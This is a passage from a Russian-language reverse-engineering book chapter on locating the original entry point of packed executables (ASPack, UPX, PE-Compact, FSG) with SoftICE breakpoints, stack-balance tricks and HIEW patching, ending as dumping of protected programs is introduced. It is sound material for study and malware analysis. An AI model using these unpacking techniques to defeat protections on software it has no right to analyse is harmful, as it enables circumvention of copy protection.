Файл Notepad.exe состоит из нескольких секций: `.text` (сжатый код исходной программы), `.data` (сжатые данные исходной программы), `.rsrc` (сжатые ресурсы исходной программы), `.aspack` (код распаковщика) и `.adata` (данные распаковщика). Секция кода исходной программы заканчивается адресом `100800h`, и все, что лежит ниже — ей уже не принадлежит. А функция

[3] Можно также дать команду `bpx GetModuleHandleA`, но в этом случае SoftICE внедрит в начало функции `GetModuleHandleA` программную точку останова `CCh`, что могут обнаружить многие защиты.

`GetModuleHandleA` вызывается по адресу `1010295h`, который, как нетрудно установить, принадлежит секции `.aspack`. Таким образом, функция относится непосредственно к самому распаковщику, и к OEP никакого отношения не имеет (к тому же, статически подлинкованные DLL тоже могут вызывать `GetModuleHandleA`).

Выходим из отладчика, нажимая <Ctrl>+<D> до тех пор, пока вызов `GetModuleHandleA` не будет обнаружен внутри секции `.text`. Чтобы автоматизировать задачу и избежать многократных нажатий <Ctrl>+<D>, можно установить условную точку останова в стиле `BPM GetModuleHandleA X if (EIP < 0x1008000)`.

Ага! Вот, наконец, появляется что-то похожее на истину (рис. 38.10).




Рис. 38.10. Подлинный вызов `GetModuleHandleA` из окрестностей OEP

Данный вызов действительно подлинный. Теперь нам остается всего лишь немного прокрутить экран окна `CODE` вверх и найти стандартный пролог `PUSH EBP/MOV EBP,ESP` или `RET` от предыдущей процедуры. С высокой степенью вероятности это и будет OEP, на которую можно поставить аппаратную точку останова, перезапустить программу еще раз, не забыв удалить все предыдущие точки останова, и в момент всплытия отладчика сохранить дамп программы. При этом следует помнить, что далеко не всегда `GetModuleHandleA` вызывается из самого стартового кода! В частности, start-up код Delphi помещает ее в функцию `@Sysinit@@InitExe$qqrpv`, вызываемую стартовым кодом.

Это значит, что для достижения OEP, с момента "ловли" `GetModuleHandleA` нам придется раскрутить стек (команда `STACK` в SoftICE), поднявшись на один или два уровня вверх. Но на сколько же уровней подниматься? Чтобы ответить на этот вопрос, нам необходимо исследовать состояние стека на момент вызова файла.

Даем команду `d esp` и смотрим (листинг 38.5). Чтобы данные отображались не байтами, а двойными словами, необходимо дать команду `dd`.

Листинг 38.5. Состояние стека на момент вызова файла

```
:d esp
0023:0006FFC4   77E87903     FFFFFFFF    0011F458    7FFDF000              .y.w....X......□

:u *esp
0023:77E87903   E9470A0300               JMP         77EB834F

:u 77eb834f
0023:77EB834F   50                       PUSH        EAX
0023:77EB8350   E87A83FDFF               CALL        KERNEL32!ExitThread

:d fs:0
0038:00000000   0006FFE0     00070000    0006E000    00000000              ................
```

Адрес `77E87903h` указывает куда-то внутрь KERNEL32.DLL, и команда `u *esp` позволяет узнать, куда именно. Ага, безусловный переход на `PUSH EAX/CALL KERNEL32!ExitThread`, т. е. на процедуру завершения программы. Со времен MS-DOS не так уж и многое изменилось. Там тоже на вершине стека лежал адрес возврата на `Exit`, поэтому для завершения работы можно пользоваться не только API, но и простой инструкцией `RETN`. Если стек сбалансирован, она сработает правильно. Кстати, пара адресов на вершине стека `77E87903h/FFFFFFFFh` до боли напоминает завершающий обработчик структурных исключений, которым она, по сути, и является, поскольку содержимое ячейки `fs:0` указывает как раз на нее.

Сформулируем еще одно правило: *признаком OEP является ситуация* `fs:[00000000h] == esp && *esp == 77E87903h` (естественно, этот адрес варьируется от системы к системе).

Кстати, раз уж мы затронули структурные исключения, не мешает познакомиться с ними поближе. Практически каждый стартовый код начинает свою деятельность с установки собственного фильтра структурных исключений, записывая в ячейку `fs:0` новое значение (листинг 38.6).

Листинг 38.6. Установка нового фильтра структурных исключений в стартовом коде

```
.text:01006420   55                   push   ebp             ; ← OEP
.text:01006421   8B EC                mov    ebp, esp
.text:01006423   6A FF                push   0FFFFFFFFh
.text:01006425   68 88 18 00 01       push   offset dword_1001888
.text:0100642A   68 D0 65 00 01       push   offset loc_10065D0
.text:0100642F   64 A1 00 00 00 00    mov    eax, fs:0       ; ← установка фильтра
.text:01006435   50                   push   eax
.text:01006436   64 89 25 00 00 00+   mov    large fs:0, esp
```

Попробуем отловить это событие?! А почему бы и нет! Только надо учесть, что в отличие от API-функций, допускающих установку глобальных точек останова, точка останова на `fs:0` должна ставиться из контекста исследуемого приложения. А как в него попасть? Необходимо либо остановиться в точке входа в распаковщик[4], либо установить точку останова на `GetModuleHandleA`, дождаться первого ложного всплытия отладчика, совершенного в контексте "нашего" приложения (в правом нижнем углу окна отладчика должна светиться строка `NOTEPAD`), удалить точку останова на `GetModuleHandleA` и установить точку останова на фильтр структурных исключений: `bpm fs:0`. Необходимо сразу подготовить себя к *огромному* количеству ложных срабатываний[5], и, чтобы закончить отладку до конца сезона, следует воспользоваться услов-

[4] См. *подразд. "Что делать, если отладчик проскакивает точку входа в распаковщик"* далее в этой главе.

[5] Структурные исключения активно использует не только распаковщик, но и сама операционная система.

ными точками останова, ограничив диапазон срабатываний отладчика секцией `.text`. В нашем случае это будет выглядеть так: `bpm fs:0 if (eip < 0x100800)` (предыдущую точку останова перед этим следует удалить).




Рис. 38.11. Поиск OEP на обработчик структурных исключений

Даже незащищенный файл Notepad.exe привел к всплытию окна отладчика спустя... 713.34 секунды, что для процессора — целая вечность (рис. 38.11). для процессора! Для справки: эксперименты проводились на эмуляторе VMware, запущенном на древнем Pentium-III 733 MHz, а современные процессоры справляются с этой ситуацией намного быстрее — на то они и современные.

Но, как бы там ни было, исходная точка входа найдена! Вот она, расположенная по адресу `10006420h`! Как говорится, бери и властвуй!

Побочные эффекты упаковщиков или почему не работает *VirtualProtect*

Очевидно, чтобы распаковывать кодовую секцию программы, упаковщик должен иметь разрешение на запись (отсутствующее по умолчанию), а по завершению распаковки восстанавливать исходные атрибуты, чтобы программа выглядела так, как будто ее не упаковали. Помимо кодовой секции, необходимо восстановить секцию данных `.rdata`, доступную, как и следует из ее названия, только на чтение. Для манипуляции с атрибутами страниц Windows предоставляет функцию `VirtualProtect`. И это — практически единственный путь, которым можно что-то сделать (не считая `VirtualAlloc` с флагом `MEM_COMMIT`, который вызывает множество проблем). Атрибуты секций PE-файла кратко перечислены в табл. 38.1.

Таблица 38.1. *Атрибуты секций PE-файла*

Код	Значение
00000004h	16-битные смещения кода
00000020h	Код (code)
00000040h	Инициализированные данные
00000080h	Неинициализированные данные
00000200h	Комментарии или другая вспомогательная информация
00000400h	Оверлей
00000800h	Не подлежит загрузке в память
00001000h	Comdat[6]
00500000h	Выравнивание по умолчанию
02000000h	Может быть вытеснено из памяти
04000000h	Не подлежит кэшированию (not cacheable)
08000000h	Не подлежит вытеснению из памяти (not pageable)
10000000h	Разделяемая секция (shareable)
20000000h	Исполняемая секция (executable)
40000000h	Доступ на чтение (readable)
80000000h	Доступ на запись (writeable)

Вполне логично, что функция VirtualProtect вызывается после завершения распаковки в непосредственной близости от передачи управления на OEP. Означает ли это, что, установив точку останова на VirtualProtect, мы сможем отследить манипуляции с атрибутами секции? Ничего подобного! Из трех наугад взятых упаковщиков: ASPack, PE-Compact и UPX, только PE-compact вызывал VirtualProtect для манипуляций с атрибутами секций (да и то неправильно), а все остальные оставляли их открытыми на запись даже после завершения распаковки! Вопиющее неуважение к спецификациям и просто нормам хорошего поведения. Да посмотрите сами (рис. 38.12).

Секция .text имеет права на чтение и исполнение (executable + readable + code), секция .data — на чтение и запись (writeable + readable + инициализированные данные), секция .rsrc — только на чтение (readable + инициализированные данные). В данном случае — все в порядке.

Теперь упакуем файл при помощи ASPack, запустим на исполнение и, дождавшись окончания распаковки, снимем с него дамп. Вот это номер! *Все* секции имеют атрибут C0000040h, т. е. такой же, как у секции данных — с правом на запись, но без прав исполнения (рис. 38.13). А вот это уже нехорошо! Мало того, что в кодовую секцию теперь может писать кто угодно, так еще на процессорах с поддержкой NX/XD[7]-битов упакованный файл исполняться не будет!!! Во всяком

[6] Содержимое секции comdat представляет собой так называемые "коммунальные" данные (communal data). "Коммунальные данные" представляют собой данные (или код), которые могут быть определены во многих объектных файлах. Компоновщик выберет только одну копию, которую и включит в исполняемый файл. Секции comdat нужны для поддержки функций-шаблонов (template functions) в C++ и компоновки на уровне функций (function-level linking). Секция comdat ассоциируется с конкретным символом. Когда компоновщик обнаруживает секцию comdat, он сохраняет только одну из секций с данным именем и ассоциированных с данным символом. Более подробную информацию можно найти здесь: **http://sources.redhat.com/binutils/docs-2.12/bfd.info/typedef-asection.html**, здесь: **http://www.microsoft.com/msj/archive/S572.aspx** и здесь: **https://www.xfocus.net/bbs/index.php?act=SE&f=2&t=47113&p=192324**.

[7] Вопросы, связанные с аппаратной поддержкой NX/XD-битов, подробно рассматривались в *главе 37, "Переполнение буфера в системах с неисполняемым стеком"*.

случае, без подтверждения со стороны пользователей, многие из которых, испугавшись несуществующего вируса, просто сотрут такой файл от греха подальше. Это, в свою очередь, будет означать, что разработчик программы потеряет клиента. К тому же, в памяти по-прежнему находятся секции `.aspack` и `.adata`, которые упаковщик не удосужился "подчистить". Ужасающая небрежность!

А вот PE-compact преподносит нам настоящий сюрприз! Секции `.text` и `.data` объединены в одну большую секцию с атрибутами (`executable + readable + writeable + code` + инициализированные данные), а секция `.rsrc`, которая не должна (по спецификации!) иметь право на запись, его все-таки имеет (рис. 38.14). Как говорится, с барского стола ничего не жалко. Зато свои собственные секции PE-compact подчищает весьма аккуратно.




Рис. 38.12. Таблица секций исходного "Блокнота"




Рис. 38.13. Таблица секций "Блокнота", упакованного ASPack




Рис. 38.14. Таблица секций "Блокнота", упакованного PE-compact




Рис. 38.15. Таблица секций "Блокнота", упакованного UPX

Что же касается UPX, то в целом он идет по пути PE-Compact (рис. 38.15). Кодовой секции с секций данных он не объединяет, но атрибуты им назначает те же самые (чтение, запись, исполнение), вдобавок "забывая" вернуть им исходные имена (которые, впрочем, никто не проверяет). Исключение составляет секция `.rsrc` — некоторые программы теряют способность находить ресурсы, если эта секция названа как-то иначе.

Вердикт — ни один упаковщик не соответствует спецификациям на PE-файл, зато побочных эффектов от упаковки — просто не счесть! Вывод — нет никакого смысла устанавливать точку останова на функцию `VirtualProtect`.

Универсальный метод поиска OEP, основанный на балансе стека

Вот мы и подобрались к самому интересному и универсальному способу определения OEP, который, к тому же, легко автоматизировать. Упаковщик (даже если это не совсем корректный упаковщик) просто обязан после распаковки сбалансировать стек — вернуть регистр `ESP` на то место, под которым будет расположен первичный фильтр структурных исключений, установленный системой по умолчанию (см. листинг 38.6). Некоторые упаковщики еще восстанавливают и регистры, но делать это в общем случае не обязательно.

Возьмем, к примеру, тот же ASPack и посмотрим в его начало (листинг 38.7).

Листинг 38.7. Точка входа в распаковщик ASPack

```
:u eip
001B:01010001    60              PUSHAD
001B:01010002    E803000000      CALL      0101000A
001B:01010007    E9EB045D45      JMP       465E04F7
001B:0101000C    55              PUSH      EBP
001B:0101000D    C3              RET
```

Замечательно! Первая же команда сохраняет все регистры в стеке. Очевидно, что непосредственно перед передачей управления на OEP они будут восстановлены командой `POPA`, выполнение которой очень легко отследить, установив точку останова на двойное слово, лежащее выше вершины стека: `bpm esp - 4`.

Результат превосходит все ожидания (листинг 38.8).

Листинг 38.8. Передача управления на OEP

```
001B:010103AF   61          POPAD                   ; ← на этой команде отладчик
001B:010103AF                                       ; всплывает.
001B:010103B0   7508        JNZ     010103BA        ; (JUMP↓)
001B:010103B2   B801000000  MOV     EAX,00000001
001B:010103B7   C20C00      RET     000C
001B:010103BA   6820640001  PUSH    1006420         ; ← передача управления на OEP.
001B:010103BF   C3          RET
```

Распаковав программу, ASPack заботливо выталкивает сохраненные регистры из стека, вызывая всплытие отладчика, и мы видим тривиальный код, передающий управление на OEP "классическим" способом — через `PUSH offset OEP/RET`. Поиск исходной точки входа не затратил и десятка секунд! Разве не красота?

А теперь возьмем UPX и проверим, удастся ли нам провернуть этот трюк и над ним? Ведь мы же претендуем на универсальный распаковщик (листинг 38.9)!

Листинг 38.9. Так начинается UPX

```
001B:01011710   60              PUSHAD
001B:01011711   BE00D00001      MOV     ESI,0100D000
001B:01011716   8DBE0040FFFF    LEA     EDI,[ESI+FFFF4000]
001B:0101171C   57              PUSH    EDI
```

Вот она, уже знакомая нам инструкция `PUSHAD`, сохраняющая все регистры в стеке и восстанавливающая их непосредственно перед передачей управления на OEP. Даем команду `bpm esp-4` и выходим из отладчика. Осталось только подождать его всплытия.

А вот и отличия! Передача управления осуществляется командой `JMP 1006420h`, где `1006420h` — исходная точка входа (листинг 38.10). Похоже, что все упаковщики работают по одному и тому же алгоритму. Значит ли это, что и ломаются они тоже одинаково?

Листинг 38.10. UPX передает управление на OEP

```
001B:0101185E   61              POPAD
001B:0101185F   E9BC4BFFFF      JMP     01006420                ; (JUMP ↑)
```

Но не будем спешить. Возьмем паковщик PE-Compact и проверим свою догадку на нем (листинг 38.11).

Листинг 38.11. Точка входа в файл, упакованный PE-compact

```
001B:01001000       B874190101          MOV     EAX,01011974
001B:01001005       50                  PUSH    EAX
001B:01001006       64FF3500000000      PUSH    DWORD PTR FS:[00000000]
001B:0100100D       64892500000000      MOV     FS:[00000000],ESP
```

Плохо дело! PE-Compact никаких регистров вообще не сохраняет, а `PUSH EAX` использует только затем, чтобы установить свой обработчик структурных исключений. Тем не менее, на момент завершения распаковки указатель стека должен быть восстановлен, следовательно, точка останова на `esp – 4` (`bpm esp-4`) все-таки может сработать (листинг 38.12).

Листинг 38.12. Первое срабатывание точки останова на esp-4

```
001B:77F8AF78       FF7304      PUSH      DWORD PTR [EBX+04]
001B:77F8AF7B       8D45F0      LEA       EAX,[EBP-10]
001B:77F8AF7E       50          PUSH      EAX
```

Так, это срабатывание явно ложное (судя по `EIP 77F8AF78h`, мы находимся где-то внутри KERNEL32.DLL, использующей стек для собственных нужд), поэтому нажимаем <Ctrl>+<D>, чтобы больше здесь не задерживаться. Следующее всплытие отладчика также не несет в себе никакого смысла (листинг 38.13).

Листинг 38.13. Следующее срабатывание точки останова на esp-4

```
001B:010119A6       55    PUSH      EBP
001B:010119A7       53    PUSH      EBX
001B:010119A8       51    PUSH      ECX
001B:010119A9       57    PUSH      EDI
```

Мы попадаем в какую-то совершенно незнакомую местность. Ясно только, что в стек сохраняется регистр `EBP` вместе с другими регистрами. Нажимаем <Ctrl>+<D> и ждем дальше. А вот на этот раз нам повезло (листинг 38.14)!

Листинг 38.14. Переход на OEP

```
:u eip-1
001B:01011A35       5D        POP     EBP
001B:01011A36       FFE0      JMP     EAX (01006420h)
```

Регистр `EBP` выталкивается из стека, и вслед за этим осуществляется переход на OEP посредством команды `JMP EAX`. Все идет хорошо, вот только ложные срабатывания раздражают. Ведь только опытные хакеры на глаз могут отличить, где происходит передача управления на OEP, а где — нет. С автоматизацией в этом плане значительно сложнее, у компьютера человеческой интуиции нет. А ведь мы пока всего лишь развлекаемся. О борьбе с протекторами речь пока еще не идет.

Возьмем более серьезный упаковщик FSG 2.0 by bart/xt (**http://xtreeme.prv.pl/**, **http://www.wasm.ru/baixado.php?mode=tool&id=345**) и поисследуем его (листинг 38.15).

Листинг 38.15. Многообещающая точка входа в упаковщик FSG

```
001B:01000154    8725B4850101       XCHG     ESP,[010185B4]
001B:0100015A    61                 POPAD
001B:0100015B    94                 XCHG     EAX,ESP
001B:0100015C    55                 PUSH     EBP
001B:0100015D    A4                 MOVSB
```

Разочарование начинается с первых же команд. FSG переназначает регистр `FSP` и, хотя через некоторое время восстанавливает его вновь, особой радости нам это не добавляет. Упаковщик интенсивно использует стек, поэтому точка останова `bpm esp-4` выдает миллионы ложных срабатываний, причем большинство из них происходит в цикле (листинг 38.16).

Листинг 38.16. Фрагмент кода, генерирующий ложные срабатывания точки останова

```
001B:010001C1       5E          POP       ESI
001B:010001C2       AD          LODSD
001B:010001C3       97          XCHG      EAX,EDI
```

```
001B:010001C4       AD          LODSD
001B:010001C5       50          PUSH      EAX
001B:010001C6       FF5310      CALL      [EBX+10]
```

Необходимо ввести какое-нибудь дополнительное условие (к счастью, SoftICE поддерживает условные точки останова!), автоматически отсеивающее ложные срабатывания или хотя бы их часть. Давайте подумаем! Если стартовый код упакованной программы начинается со стандартного пролога наподобие `PUSH EBP/MOV EBP,ESP`, то точка останова `bpm esp-4 if *(esp)= = EBP` отсеет кучу мусора, но при этом она будет срабатывать на любом стандартном прологе нулевого уровня вложенности. Кроме того, упакованная программа может иметь оптимизированный пролог, в котором регистр `EBP` не используется.

А вот другая идея. Допустим, управление передается на OEP командами `PUSH offset OEP/RETN`, тогда на вершине стека окажется адрес возврата, что опять-таки легко запрограммировать в условной точке останова. Еще управление может передаваться через `MOV EAX,offset OEP/JMP EAX`. Эти варианты легко проконтролировать и отследить, но вот против "прямых" команд `JMP offset OEP` или `JMP [OEP]` мы бессильны. К тому же, количество вариантов слишком велико, и их перебор занимает много времени. Ложные срабатывания неизбежны! Попробуйте повоюйте с FSG… В какой-то момент кажется, что решения нет и дела наши плохи, но это не так!

Дело в том, что популярные упаковщики, а также значительная часть протекторов, не желая перемешивать себя с кодом упаковываемой программы, размещается в отдельной секции (или не секции), размещенной либо перед упаковываемой программой, либо после нее! Таким образом, код упаковщика сосредоточен в одном определенном месте (нескольких местах) и никогда не пересекается с кодом распаковываемой программы! Вроде бы очевидный факт. Сколько раз мы проходили мимо него, даже не задумываясь, что он позволяет полностью автоматизировать процесс поиска OEP!

Взглянем на карту памяти еще раз (листинг 38.17).

Листинг 38.17. Две секции упакованной программы

```
MAP32
NOTEPAD-fsg    0001    001B:01001000     00010000       CODE          RW
NOTEPAD-fsg    0002    001B:01011000     00008000       CODE          RW
```

Мы видим две секции, принадлежащие упакованной программе. Понять, какая из них — секция кода, а какая — секция данных, с первого взгляда невозможно, тем более что должна быть и еще одна секция — секция ресурсов. Однако коварный упаковщик каким-то образом скомбинировал их друг с другом, впрочем, код самого упаковщика, как мы уже видели, сосредоточен в пространстве `10001xxh` и отдельной секции для себя создавать не стал.

Чтобы отсеять лишние всплытия отладчика, мы сосредоточимся на диапазоне адресов, принадлежащих упакованной программе, то есть от начала первой секции до конца последней, автоматически контролируя значение регистра `EIP` на каждом срабатывании точки останова.

В данном случае это выглядит так, как показано в листинге 38.18.

Листинг 38.18. "Магическая" последовательность, приводящая нас к OEP

```
bpm esp-4 if eip > 0x1001000 && eip < 0x1011000
```

Невероятно, но после продолжительного молчания (а он и будет молчать, ведь стек распаковщиком используется интенсивно), отладчик неожиданно всплывает непосредственно в OEP (листинг 38.19).

Листинг 38.19. Отсюда начинается распакованный код исходной программы

```
001B:01006420    55              PUSH    EBP
001B:01006421    8BEC            MOV     EBP,ESP
001B:01006423    6AFF            PUSH    FF
001B:01006425    6888180001      PUSH    01001888
001B:0100642A    68D0650001      PUSH    010065D0
001B:0100642F    64A100000000    MOV     EAX,FS:[00000000]
001B:01006435    50              PUSH    EAX
001B:01006436    64892500000000  MOV     FS:[00000000],ESP
```

Фантастика!!! А ведь FSG — далеко не самый слабый упаковщик, фактически граничащий с протекторами. Однако методика поиска OEP во всех случаях будет одинаковой. Выделяем секции, принадлежащие упакованной программе, и устанавливаем точку останова на `esp-4` в их границах. Даже если стартовый код использует оптимизированный пролог, первый же регистр (локальная переменная), заносимый в стек, вызовет срабатывание отладчика. Поэтому даже в тех случаях, когда мы не попадем непосредственно в OEP, мы окажемся где-то очень близко от нее. А найти начало оптимизированного пролога можно и автоматически!

Таким образом, мы получаем в свои руки мощное оружие многоцелевого действия, которое легко реализовать в виде плагина к LordPE, IDA Pro или самостоятельной утилиты.

> ***Примечание***
>
> Разработчикам упаковщиков, желающим противодействовать предложенному алгоритму, следует посоветовать никогда не отделять код распаковщика от кода программы! Лучше всего хаотично перемешать их друг с другом, тогда определять OEP по данной методике уже не получится. Тем не менее, остальные методики, описанные ранее, по-прежнему будут работать, если, конечно не предпринять против них специальных усилий.

Что делать, если отладчик проскакивает точку входа в распаковщик

Берем исполняемый файл, загружаем его в NuMega SoftICE Symbol Loader, предварительно убедившись в том, что опция **Start at WinMain, Main, DllMain** активирована. Но при попытке загрузки программы SoftICE коварно проскакивает точку входа, полностью утрачивая управление и контроль.

Это — известный глюк SoftICE, с которым борются по всем направлениям. Самый популярный (но не самый лучший) способ заключается во внедрении `INT 03h` (`CCh`) в точку входа программы.

Берем PE-файл, открываем его в HIEW, нажимаем клавишу <ENTER> для перехода в hex-режим, затем — <F8> (header) и <F5> (переход к точке входа в файл — Entry Point, EP[8]). Запоминаем содержимое байта под курсором (лучше всего просто записать его на бумаге), переходим в режим редактирования нажатием <F3> и вводим `CC`. Сохраняем изменения нажатием клавиши <F9> и выходим. В отладчике SoftICE должен быть предварительно установлен режим всплытия по `INT 03` (команда `I3HERE ON`).

Запускаем программу без использования каких-либо загрузчиков и попадаем в SoftICE, который непременно должен всплыть, в противном случае что-то здесь не так. Теперь необходимо вернуть исправленный байт на место. Это делается так. Даем команду `wd` для отображения окна дампа (если только оно уже не отображается на экране), затем — команду `db`, чтобы отображение шло по байтам (начинающим — так удобнее), и, наконец, вводим команду `d EIP-1`. Значение `EIP` должно быть уменьшено на единицу, потому что SoftICE останавливается после `CCh`, увеличивая `EIP` на единицу. Теперь даем команду `e` и редактируем дамп в интерактивном режиме, меняя `CC` на ранее записанное значение. Остается только скорректировать регистр `EIP`. Это делается так: `r EIP = EIP - 1`. Все! Команда . (точка) обновляет окно дизассемблера, переме-

[8] Не путать с OEP, которую нам только предстоит найти.

щая нас в текущую позицию. Теперь можно отлаживать программу. Медленно? Неудобно? Куча лишних операций? Ну что же, операции — это еще меньшее зло, ведь они однотипны, и для них можно создать макросы. Гораздо хуже то, что некоторые упаковщики/протекторы контролируют целостность файла, отказываясь запускаться, если он изменен. Как быть тогда?

Вот второй способ, гораздо более удобный и элегантный. Загружаем (неисправленную) программу в HIEW и переходим в шестнадцатеричный режим. Затем нажимаем клавишу <F8> и вычисляем адрес точки входа путем сложения `Entrypoint RVA` (в нашем случае — `10001h`) с `Image Base` (в нашем случае `1000000h`). В результате получается значение `1010001h`. Если считать лень, можно просто нажать клавишу <F5>, чтобы HIEW перенес нас в точку входа, сообщив ее адрес[9]. ОК, адрес точки входа получен. Вызываем SoftICE путем нажатия клавиатурной комбинации <Ctrl>+<D> и устанавливаем точку останова на любую API-функцию, которую в какой-то момент вызывает наша программа. Это может быть и `GetModuleHandleA` (`bpx GetModuleHandleA`) и `CreateFileA` — неважно! Выходим из SoftICE и запускаем нашу программу. Отладчик всплывает. Убедившись, что правый нижний угол отражает имя нашего процесса (если нет, выходим из SoftICE и ждем следующего всплытия), устанавливаем аппаратную точку останова на `EP`, отдавая команду `bpx 0x1010001 X`, где `0x1010001` — адрес точки входа в PE-файл. Выходим из SoftICE и перезапускаем программу. Обратите внимание, что SoftICE запоминает установленные точки в контексте данной программы и не удаляет их даже после ее завершения. При повторном (и всех последующих) перезапусках, SoftICE будет послушно останавливаться на `EP`. Ну разве это не здорово?!

> ***Примечание***
>
> Динамические библиотеки, статически скомпонованные с программой, получают управление перед точкой входа. Это позволяет защитам предпринять некоторые действия еще до начала отладки! Поэтому, если что-то идет не так, первым делом проверьте код, содержащийся в функциях `DllMain` всех динамических библиотек.

Вот мы и научились находить OEP. Остается самая малость — сбросить дамп программы на диск. Но здесь не все так просто, как может показаться вначале, и многие упаковщики/протекторы этому всячески сопротивляются. В следующем разделе мы покажем, как реализовать универсальный дампер, способный распаковывать не только исполняемые файлы, но и DLL. Помимо прочего, предлагаемый дампер обходит продвинутый механизм динамического шифрования, известный под именем CopyMemII, при использовании которого вся программа зашифрована, и отдельные страницы памяти расшифровываются непосредственно перед их употреблением, а затем зашифровываются вновь. Наконец, мы коснемся и вопросов восстановления таблицы импорта.

Техника снятия дампа с защищенных приложений

